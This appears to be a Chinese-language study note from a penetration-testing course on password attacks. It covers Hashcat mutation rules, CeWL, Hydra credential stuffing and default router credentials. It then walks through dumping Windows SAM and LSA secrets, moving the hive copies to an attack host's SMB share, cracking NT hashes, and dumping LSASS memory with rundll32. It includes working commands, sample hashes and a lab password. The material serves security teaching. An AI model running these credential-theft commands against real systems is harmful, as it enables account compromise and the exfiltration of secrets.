First letter is uppercase. 第一个字母是大写的。	Password
Adding numbers. 添加数字。	Password123
Adding year. 添加年份。	Password2022
Adding month. 添加月份。	Password02
Last character is an exclamation mark. 最后一个字符是感叹号。	Password2022!
Adding special characters. 添加特殊字符。	P@ssw0rd2022!

考虑到尽管有密码策略，但许多人都希望自己的密码尽可能简单，我们可以创建生成弱密码的规则。根据WPengine提供的统计，大多数密码长度为不超过十个字符。因此，我们可以做的是选择长度至少为 **five** 字符且用户最熟悉的特定术语，例如他们的宠物名称、爱好、偏好和其他兴趣。如果用户选择一个单词（例如当前月份），在其密码末尾加上 **current year**，后跟一个特殊字符，我们将达到 **ten-character** 密码要求。考虑到大多数公司要求定期更改密码，用户只需更改月份名称或单个数字等即可修改密码。让我们使用一个简单的示例来创建一个只有一个条目的密码列表。

## Password List

```
Chenduoduo@htb[/htb]$ cat password.list  
password
```

我们可以使用名为[Hashcat](#)的非常强大的工具，将潜在名称和标签列表与特定的突变规则组合起来，以创建自定义单词列表。

Hashcat使用特定的语法来定义字符和单词以及如何修改它们。

Function 函数	Description 描述
:	Do nothing. 什么也不做。
l	Lowercase all letters. 所有字母都小写。
u	Uppercase all letters. 所有字母大写。
c	Capitalize the first letter and lowercase others. 首字母大写，其他字母小写。
sXY	Replace all instances of X with Y. 用Y替换X的所有实例。

Function 函数	Description 描述
\$!	Add the exclamation character at the end. 在结尾添加感叹号。

每个规则都写在新的一行上，这决定了单词应该如何变化。如果我们将上面显示的函数写入一个文件，并考虑到上面提到的方面，那么这个文件看起来像这样：

- ◆ Hashcat Rule 文件

```
Chenduoduo@htb[/htb]$ cat custom.rule

:
c
so0
c so0
sa0
c sa0
c sa0 so0
$!
$! c
$! so0
$! sa0
$! c so0
$! c sa0
$! so0 sa0
$! c so0 sa0
```

Hashcat将对 `password.list` 中的每个单词应用 `custom.rule` 规则，并将相应的突变版本存储在我们的 `mut_password.list` 中。因此，在这种情况下，一个单词将产生15个突变单词。

## Generating Rule-based Wordlist 生成基于规则的词表

```
Chenduoduo@htb[/htb]$ hashcat --force password.list -r custom.rule --
stdout | sort -u > mut_password.list
Chenduoduo@htb[/htb]$ cat mut_password.list
```

```
password
Password
passw0rd
Passw0rd
p@ssword
P@ssword
P@ssw0rd
```

```
password!
Password!
passw0rd!
p@ssword!
Passw0rd!
P@ssword!
p@ssw0rd!
P@ssw0rd!
```

**Hashcat** 和 **John** 带有预构建的规则列表，我们可以将其用于密码生成和破解目的。最常用的规则之一是 `best64.rule`，这通常会产生很好的结果。需要注意的是，密码破解和自定义单词列表的创建在大多数情况下是一种猜谜游戏。如果我们有关于密码策略的信息，并考虑到用户可能选择创建密码的公司名称、地理区域、行业和其他主题/单词，我们可以缩小范围并执行更有针对性的猜测。当然，密码泄露和被发现的情况是例外。

## Hashcat现有规则

```
Chenduoduo@htb[/htb]$ ls /usr/share/hashcat/rules/
best64.rule                      specific.rule
combinator.rule                   T0XlC-insert_00-99_1950-
2050_toprules_0_F.rule           T0XlC-insert_space_and_special_0_F.rule
d3ad0ne.rule                     T0XlC-insert_top_100_passwords_1_G.rule
dive.rule                         T0XlC.rule
generated2.rule                   T0XlCv1.rule
generated.rule                   toggles1.rule
hybrid                            toggles2.rule
Incisive-leetspeak.rule         toggles3.rule
InsidePro-HashManager.rule       toggles4.rule
InsidePro-PasswordsPro.rule     toggles5.rule
leetspeak.rule                   unix-ninja-leetspeak.rule
oscommerce.rule                  rockyou-30000.rule
```

我们现在可以使用另一种名为**CeWL**的工具从公司网站上扫描潜在的单词，并将它们保存在一个单独的列表中。然后，我们可以将此列表与所需的规则结合起来，并创建一个自定义的密码列表，该列表具有更高的猜测正确密码的概率。我们指定了一些参数，比如搜索深度（`-d`），单词的最小长度（`-m`），找到的单词的小写存储（`--lowercase`），以及我们想要存储结果的文件（`-w`）。

## 使用CeWL生成词表

```
Chenduoduo@htb[/htb]$ cewl https://www.inlanefreight.com -d 4 -m 6 --  
lowercase -w inlane.wordlist  
Chenduoduo@htb[/htb]$ wc -l inlane.wordlist
```

326

## Password Reuse / Default Passwords

用户和管理员都保留默认值是很常见的。管理员必须跟踪所有的技术、基础设施和应用程序以及被访问的数据。在这种情况下，通常出于配置目的使用 `the same password`，然后忘记为一个接口或另一个接口更改密码。此外，许多使用身份验证机制的应用程序（基本上几乎所有应用程序）在安装后通常会附带 `default credentials`。这些默认凭证可能会在配置后忘记更改，特别是在内部应用程序中，管理员认为没有其他人会找到它们，甚至不会尝试使用它们。

此外，易于记忆的密码可以快速键入，而不是键入15个字符长的密码，因此经常重复使用，因为单点登录（`SSO`）在初始安装期间并不总是立即可用，并且内部网络中的配置需要进行重大更改。在配置网络时，我们有时会使用大量的基础设施（取决于公司的规模），这些基础设施可能有数百个接口。通常会忽略一个网络设备，如路由器、打印机或防火墙，而使用 `default credentials`，或者相同的 `password is reused`。

**单点登录（SSO, Single Sign-On）** 是一种认证机制，让用户在一次登录之后，就能在多个系统或应用之间 **无缝切换**，而无需重复输入用户名和密码。

有各种数据库保存已知默认凭据的运行列表。其中之一是[defaultcredit - cheat sheet](#)。默认凭证也可以在产品文档中找到，因为它们包含成功设置服务所需的步骤。一些设备/应用程序要求用户在安装时设置密码，但其他设备/应用程序使用默认的弱密码。使用默认或获得的凭据攻击这些服务称为凭据填充。这是一种简化的暴力破解，因为只使用组合用户名和关联密码。

我们可以想象，我们已经发现了一些客户在网络中使用的应用程序。在internet上搜索缺省凭据之后，我们可以创建一个新列表，用冒号（`username:password`）分隔这些复合凭据。另外，我们可以选择密码并通过我们的 `rules` 进行变异，以增加命中概率。

### Credential Stuffing - Hydra Syntax

凭证填充-Hydra语法

```
Chenduoduo@htb[/htb]$ hydra -C <user_pass.list> <protocol>://<IP>
```

在这里，OSINT起着另一个重要作用。因为OSINT让我们对公司及其基础设施的结构有了“感觉”，我们将了解可以组合哪些密码和用户名。然后我们可以将它们存储在我们的列表中并在之后使用它们。此外，我们可以使用谷歌来查看我们找到的应用程序是否具有可以使用的硬编码凭据。

## 谷歌搜索-默认凭证

The Windows installer for Apache Tomcat defaults to a **blank password** for the administrative user. If this is not changed during the install process, then by default a user is created with the name admin, roles admin and manager and a blank password.

<https://www.acunetix.com/vulnerabilities/web/apache-tomcat-administrative-default-password/>

除了应用程序的默认凭证外，一些列表还为路由器提供了它们。其中一个列表可以在这里[找到](#)。路由器的默认凭证保持不变的可能性要小得多。由于这些接口是网络的中心接口，因此管理员通常会更加注意对它们进行加固。然而，路由器仍然有可能被忽略，或者目前仅在内部网络中用于测试目的，然后我们可以利用它进行进一步的攻击。

Router Brand 路由器的品牌	Default IP Address 默认IP地址	Default Username 默认用户名	Default Password 默认密码
3Com 3,	<a href="http://192.168.1.1">http://192.168.1.1</a>	admin 管理	Admin 管理
Belkin	<a href="http://192.168.2.1">http://192.168.2.1</a>	admin 管理	admin 管理
BenQ 明基	<a href="http://192.168.1.1">http://192.168.1.1</a>	admin 管理	Admin 管理
D-Link 友讯科技	<a href="http://192.168.0.1">http://192.168.0.1</a>	admin 管理	Admin 管理
Digicom 数字通信	<a href="http://192.168.1.254">http://192.168.1.254</a>	admin 管理	Michelangelo 米开朗基罗
Linksys 连系	<a href="http://192.168.1.1">http://192.168.1.1</a>	admin 管理	Admin 管理
Netgear 美国网件公司	<a href="http://192.168.0.1">http://192.168.0.1</a>	admin 管理	password 密码
... ...	... ...	... ...	... ...

## Windows 本地密码攻击

### Attacking SAM

**SAM** (Security Account Manager, 安全账户管理器) 是 Windows 用来存储用户账户信息和密码哈希的数据库，通常路径是 `C:\Windows\System32\config\SAM`。

- ◆ **密码哈希** 存在 SAM 文件里，但它是加密状态的，不能直接用来验证密码。

- ◆ 这个加密是通过一个 **启动密钥 (Boot Key)** 来完成的，启动密钥存储在 SYSTEM 文件里。

## Copying SAM Registry Hives

复制SAM注册表

注册表 Hive 文件	文件路径	作用简介
<b>SAM</b>	C:\Windows\System32\config\SAM	存储本地账户名和 NTLM 哈希 (加密形式)
<b>SYSTEM</b>	C:\Windows\System32\config\SYSTEM	包含加密 SAM 哈希所需的启动密钥 (Boot Key)
<b>SECURITY</b>	C:\Windows\System32\config\SECURITY	有时用于包含 LSA secrets，可能存储服务账户凭据

我们可以使用 `reg.exe` 实用程序创建这些hive的备份。

### 使用`reg.exe`保存复制注册表hives

以管理员身份启动CMD将允许我们运行`reg.exe`来保存上述注册表的副本。运行以下命令：

```
C:\WINDOWS\system32> reg.exe save hklm\sam C:\sam.save
The operation completed successfully.

C:\WINDOWS\system32> reg.exe save hklm\system C:\system.save
The operation completed successfully.

C:\WINDOWS\system32> reg.exe save hklm\security C:\security.save
The operation completed successfully.
```

`hklm` 是什么？

- ◆ `hklm` 是 `HKEY_LOCAL_MACHINE` 的缩写，Windows 注册表中的一个根键 (Root Key) 。
- ◆ `HKEY_LOCAL_MACHINE` 里存放的是计算机级别的配置数据，包括硬件信息、系统配置、安全设置等。
- ◆ 你导出的 `sam`、`system`、`security` 都是 `HKEY_LOCAL_MACHINE` 下的重要子项。

从技术上讲，我们只需要 `hklm\sam` 和 `hklm\system`，但是 `hklm\security` 也可以帮助保存，因为它可以包含与域名加入主机上存在的缓存域用户帐户凭据相关的哈希值。一旦蜂巢离线保存，我们可以使用各种方法将它们转移到我们的攻击主机。在这种情况下，让我们使用

Impacket的smbserver.py结合一些有用的CMD命令将hive副本移动到攻击主机上创建的共享中。

## 使用smbserver.py创建共享

要创建共享，我们所要做的就是使用python运行smbserver.py -smb2support，给共享一个名称（CompData），并指定在我们的攻击主机上共享存储hive副本的目录（/home/ltnbob/Documents）。要知道smb2support选项将确保支持较新版本的SMB。如果不使用这个标志，当从Windows目标连接到我们攻击主机上的共享时将会出现错误。较新版本的Windows默认不支持SMBv1，因为存在大量严重的漏洞和公开可用的漏洞。

```
Chenduoduo@htb[/htb]$ sudo python3 /usr/share/doc/python3-impacket/examples/smbserver.py -smb2support CompData /home/ltnbob/Documents/
```

```
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation
```

```
[*] Config file parsed  
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0  
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0  
[*] Config file parsed  
[*] Config file parsed  
[*] Config file parsed
```

一旦我们在攻击主机上运行了共享，我们可以在Windows目标上使用move命令将hive副本移动到共享中。

## 移动Hive副本到共享

```
C:\> move sam.save \\10.10.15.16\CompData  
      1 file(s) moved.  
  
C:\> move security.save \\10.10.15.16\CompData  
      1 file(s) moved.  
  
C:\> move system.save \\10.10.15.16\CompData  
      1 file(s) moved.
```

## 使用Impacket的secretsdump.py转储哈希值

我们可以使用一个非常有用的工具来离线转储哈希值，那就是Impacket的secretsdump.py。Impacket可以在大多数现代渗透测试发行版中找到。我们可以在基于linux的系统上使用locate来检查它：

## 定位**secretsdump.py**

```
Chenduoduo@htb[/htb]$ locate secretsdump
```

## 运行**secretsdump.py**

```
Chenduoduo@htb[/htb]$ python3 /usr/share/doc/python3-impacket/examples/secretsdump.py -sam sam.save -security security.save -system system.save LOCAL
```

```
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation
```

```
[*] Target system bootKey: 0x4d8c7cff8a543fbf245a363d2ffce518
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c5
9d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c08
9c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c
59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:3dd5a5ef0ed25b8d
6add8b2805cce06b:::
defaultuser0:1000:aad3b435b51404eeaad3b435b51404ee:683b72db605d064397cf5
03802b51857:::
bob:1001:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b94
9b:::
sam:1002:aad3b435b51404eeaad3b435b51404ee:6f8c3f4d3869a10f3b4f0522f537fd
33:::
rocky:1003:aad3b435b51404eeaad3b435b51404ee:184ecdda8cf1dd238d438c4aea4d
560d:::
ITlocal:1004:aad3b435b51404eeaad3b435b51404ee:f7eb9c06fafaa23c4bcf22ba67
81c1e2:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] DPAPI_SYSTEM
dpapi_machinekey:0xb1e1744d2dc4403f9fb0420d84c3299ba28f0643
dpapi_userkey:0x7995f82c5de363cc012ca6094d381671506fd362
[*] NL$KM
0000 D7 0A F4 B9 1E 3E 77 34 94 8F C4 7D AC 8F 60 69
.....>w4 ... } .. `i
0010 52 E1 2B 74 FF B2 08 5F 59 FE 32 19 D6 A7 2C F8
R.+t ... _Y.2 ... .
0020 E2 A4 80 E0 0F 3D F8 48 44 98 87 E1 C9 CD 4B 28
.....=.HD.....K(
```

```
0030  9B 7B 8B BF 3D 59 DB 90  D8 C7 AB 62 93 30 6A 42  .
{ ..=Y.....b.0jb
NL$KM:d70af4b91e3e7734948fc47dac8f606952e12b74ffb2085f59fe3219d6a72cf8e2
a480e00f3df848449887e1c9cd4b289b7b8bbf3d59db90d8c7ab6293306a42
[*] Cleaning up ...
```

在这里，我们看到secretsdump成功地转储了 `local SAM` 散列，如果目标是域连接的，并且在 `hklm\security` 中有缓存的凭据，那么也会转储缓存的域登录信息。注意，在继续转储 `LOCAL SAM hashes` 之前，secretsdump执行的第一步是针对 `system bootkey`。它不能在没有引导密钥的情况下转储这些散列，因为引导密钥用于加密和解密SAM数据库，这就是为什么拥有本节前面讨论的注册表组的副本对我们来说很重要。注意在secretsdump.py输出的顶部：

```
Dumping local SAM hashes (uid:rid:lmhash:nthash)
```

这告诉我们如何读取输出以及我们可以破解哪些哈希值。大多数现代Windows操作系统将密码存储为NT散列。比Windows Vista和Windows Server 2008更老的操作系统将密码存储为LM哈希，所以我们可能只有在我们的目标是旧的Windows操作系统时才能从破解这些密码中受益。

## 用Hashcat破解哈希

向.txt文件中添加nthashes

```
Chenduoduo@htb[/htb]$ sudo vim hashestocrack.txt

64f12cddaa88057e06a81b54e73b949b
31d6cfe0d16ae931b73c59d7e0c089c0
6f8c3f4d3869a10f3b4f0522f537fd33
184ecdda8cf1dd238d438c4aea4d560d
f7eb9c06fafaa23c4bcf22ba6781c1e2
```

现在NT哈希值已经在我们的文本文件中（`hashestocrack.txt`），我们可以使用Hashcat来破解它们。

## 对NT哈希运行Hashcat

Hashcat有许多不同的模式可供我们使用。选择一种模式在很大程度上取决于我们想要破解的攻击类型和哈希类型。涵盖每种模式超出了本模块的范围。我们将着重于使用 `-m` 来选择哈希类型 `1000` 来破解NT哈希（也称为基于ntlm的哈希）。我们可以参考Hashcat的[wiki页面](#)或手册页来查看支持的哈希类型及其相关编号。我们将使用本模块 `Credential Storage` 部分中提到的臭名昭著的rock .txt wordlist。

```
Chenduoduo@htb[/htb]$ sudo hashcat -m 1000 hashestocrack.txt
/usr/share/wordlists/rockyou.txt
```

```
hashcat (v6.1.1) starting ...

<SNIP>

Dictionary cache hit:
* Filename .. : /usr/share/wordlists/rockyou.txt
* Passwords..: 14344385
* Bytes.....: 139921507
* Keyspace .. : 14344385

f7eb9c06fafaa23c4bcf22ba6781c1e2:dragon
6f8c3f4d3869a10f3b4f0522f537fd33:iloveme
184ecdda8cf1dd238d438c4aea4d560d:adrian
31d6cfe0d16ae931b73c59d7e0c089c0:

Session.....: hashcat
Status.....: Cracked
Hash.Name.....: NTLM
Hash.Target.....: dumpedhashes.txt
Time.Started.....: Tue Dec 14 14:16:56 2021 (0 secs)
Time.Estimated ...: Tue Dec 14 14:16:56 2021 (0 secs)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 14284 H/s (0.63ms) @ Accel:1024 Loops:1 Thr:1
Vec:8
Recovered.....: 5/5 (100.00%) Digests
Progress.....: 8192/14344385 (0.06%)
Rejected.....: 0/8192 (0.00%)
Restore.Point....: 4096/14344385 (0.03%)
Restore.Sub.#1 ...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: newzealand → whitetiger

Started: Tue Dec 14 14:16:50 2021
Stopped: Tue Dec 14 14:16:58 2021
```

我们可以从输出中看到，Hashcat使用了一种称为字典攻击的攻击类型，利用已知密码列表（rock .txt）快速猜测密码，并成功破解了3个哈希值。拥有密码在很多方面对我们都很有用。我们可以尝试使用我们破解的密码访问网络上的其他系统。人们在不同的工作和个人账户中重复使用密码是很常见的。了解了这种技术，我们将介绍它在约定中是有用的。当我们遇到一个易受攻击的Windows系统并获得管理员权限来转储SAM数据库时，我们将受益于使用此功能。

## 远程转储和LSA秘密注意事项

### 远程转储LSA机密信息

```
Chenduoduo@htb[/htb]$ crackmapexec smb 10.129.42.198 --local-auth -u bob -p HTB_@cademy_stdnt! --lsa

SMB      10.129.42.198  445    WS01      [*] Windows 10.0 Build 18362
x64 (name:FRONTDESK01) (domain:FRONTDESK01) (signing:False)
(SMBv1:False)
SMB      10.129.42.198  445    WS01      [+]
WS01\bob:HTB_@cademy_stdnt!(Pwn3d!)
SMB      10.129.42.198  445    WS01      [+] Dumping LSA secrets
SMB      10.129.42.198  445    WS01      WS01\worker:Hello123
SMB      10.129.42.198  445    WS01
dpapi_machinekey:0xc03a4a9b2c045e545543f3dc9c181bb17d6bdce
dpapi_userkey:0x50b9fa0fd79452150111357308748f7ca101944a
SMB      10.129.42.198  445    WS01
NL$KM:e4fe184b25468118bf23f5a32ae836976ba492b3a432deb3911746b8ec63c451a7
0c1826e9145aa2f3421b98ed0cbd9a0c1a1befacb376c590fa7b56ca1b488b
SMB      10.129.42.198  445    WS01      [+] Dumped 3 LSA secrets to
/home/bob/.cme/logs/FRONTDESK01_10.129.42.198_2022-02-07_155623.secrets
and /home/bob/.cme/logs/FRONTDESK01_10.129.42.198_2022-02-
07_155623.cached
```

## 远程转储SAM

我们还可以远程地从SAM数据库转储哈希值。

```
Chenduoduo@htb[/htb]$ crackmapexec smb 10.129.42.198 --local-auth -u bob -p HTB_@cademy_stdnt! --sam

SMB      10.129.42.198  445    WS01      [*] Windows 10.0 Build
18362 x64 (name:FRONTDESK01) (domain:WS01) (signing:False) (SMBv1:False)
SMB      10.129.42.198  445    WS01      [+]
FRONTDESK01\bob:HTB_@cademy_stdnt!(Pwn3d!)
SMB      10.129.42.198  445    WS01      [+] Dumping SAM hashes
SMB      10.129.42.198  445    WS01
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c5
9d7e0c089c0:::
SMB      10.129.42.198  445    WS01
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c08
9c0:::
SMB      10.129.42.198  445    WS01
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c
59d7e0c089c0:::
SMB      10.129.42.198  445    WS01
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:72639bbb94990305
b5a015220f8de34e:::
```


```

SMB          10.129.42.198  445    WS01
bob:1001:aad3b435b51404eeaad3b435b51404ee:cf3a5525ee9414229e66279623ed5c
58 :::
SMB          10.129.42.198  445    WS01
sam:1002:aad3b435b51404eeaad3b435b51404ee:a3ecf31e65208382e23b3420a34208
fc :::
SMB          10.129.42.198  445    WS01
rocky:1003:aad3b435b51404eeaad3b435b51404ee:c02478537b9727d391bc80011c2e
2321 :::
SMB          10.129.42.198  445    WS01
worker:1004:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8
fdb71 :::
SMB          10.129.42.198  445    WS01      [+] Added 8 SAM hashes to
the database

```

## Attacking LSASS

除了获取SAM数据库的副本来自转储和破解哈希外，我们还可以从瞄准LSASS中获益。正如本模块 [Credential Storage](#) 一节所讨论的，LSASS是一个关键服务，在所有Windows操作系统的凭据管理和身份验证过程中起着核心作用。



初次登录时，LSASS将：

- ◆ 在内存中本地缓存凭据
- ◆ 创建访问令牌(access token)
- ◆ 执行安全策略

## ◆ 写入Windows安全日志


## Dumping LSASS Process Memory

### 转储LSASS进程内存

与攻击SAM数据库的过程类似，对于LSASS，首先通过生成内存转储创建LSASS进程内存内容的副本。创建转储文件可以让我们使用攻击主机脱机提取凭证。请记住，离线进行攻击使我们在攻击速度上更加灵活，并且需要在目标系统上花费更少的时间。有无数种方法可以用来创建内存转储。让我们介绍一下可以使用Windows内置工具执行的技术。

### Task Manager Method 任务管理器方法

通过访问与目标的交互式图形会话，我们可以使用任务管理器创建内存转储。这要求我们：



创建一个名为 `lsass.DMP` 的文件并保存在：

```
C:\Users\loggedonusersdirectory\AppData\Local\Temp
```

### Rundll32.exe & Comsvcs.dll

Task Manager方法依赖于我们与目标进行基于gui的交互会话。我们可以使用另一种方法，通过名为 `rundll32.exe` 的命令行实用程序转储LSASS进程内存。这种方法比任务管理器方法更快，

也更灵活，因为我们可能只在Windows主机上访问命令行就可以获得shell会话。重要的是要注意，现代反病毒工具将此方法识别为恶意活动。

在发出创建转储文件的命令之前，我们必须确定将哪个进程ID（**PID**）分配给 **lsass.exe**。这可以从cmd或PowerShell中完成

### 在cmd中查找LSASS PID

从cmd中，我们可以发出命令 **tasklist /svc**，并在PID字段中找到lsass.exe及其进程ID。

Image Name	PID Services
System Idle Process	0 N/A
System	4 N/A
Registry	96 N/A
smss.exe	344 N/A
csrss.exe	432 N/A
wininit.exe	508 N/A
csrss.exe	520 N/A
winlogon.exe	580 N/A
services.exe	652 N/A
lsass.exe	672 KeyIso, SamSs, VaultSvc
svchost.exe	776 PlugPlay
svchost.exe	804 BrokerInfrastructure, DcomLaunch, Power,
	SystemEventsBroker
fontdrvhost.exe	812 N/A

### 在PowerShell中查找LSASS PID

从PowerShell中，我们可以发出命令 **Get-Process lsass**，并在 **Id** 字段中查看进程ID。

PS C:\Windows\system32> Get-Process lsass							
Handles	NPM(K)	PM(K)	WS(K)	CPU(s)	Id	SI	ProcessName
1260	21	4948	15396	2.56	672	0	lsass

### 使用PowerShell创建lsass.dmp

使用提升的PowerShell会话，我们可以发出以下命令来创建转储文件：

```
PS C:\Windows\system32> rundll32 C:\windows\system32\comsvcs.dll,
MiniDump 664 C:\Users\htb-student\Desktop\lsass.dmp full
```

通过这个命令，我们运行 `rundll32.exe` 调用导出函数 `comsvcs.dll`，该函数还调用 `MiniDumpWriteDump`（`MiniDump`）函数将LSASS进程内存转储到指定目录（`C:\lsass.dmp`）。回想一下，大多数现代反病毒工具都认为这是恶意的，并阻止命令执行。在这些情况下，我们需要考虑如何绕过或禁用我们所面临的反病毒工具。AV旁路技术不在本模块的讨论范围之内。如果我们设法运行该命令并生成 `lsass.dmp` 文件，我们就可以继续将该文件传输到攻击箱中，以尝试提取可能存储在LSASS进程内存中的任何凭据。

## 使用 Pypykatz 提权凭据

在攻击主机上获得转储文件后，可以使用名为 `pypykatz` 的强大工具尝试从.dmp文件中提取凭据。Pypykatz是完全用Python编写的Mimikatz的实现。它是用Python编写的，这使得我们可以在基于linux的攻击主机上运行它。在撰写本文时，Mimikatz仅在Windows系统上运行，因此要使用它，我们要么需要使用Windows攻击主机，要么需要直接在目标上运行Mimikatz，这不是理想的情况。这使得Pypykatz成为一个有吸引力的替代方案，因为我们所需要的只是转储文件的副本，并且我们可以从基于linux的攻击主机脱机运行它。

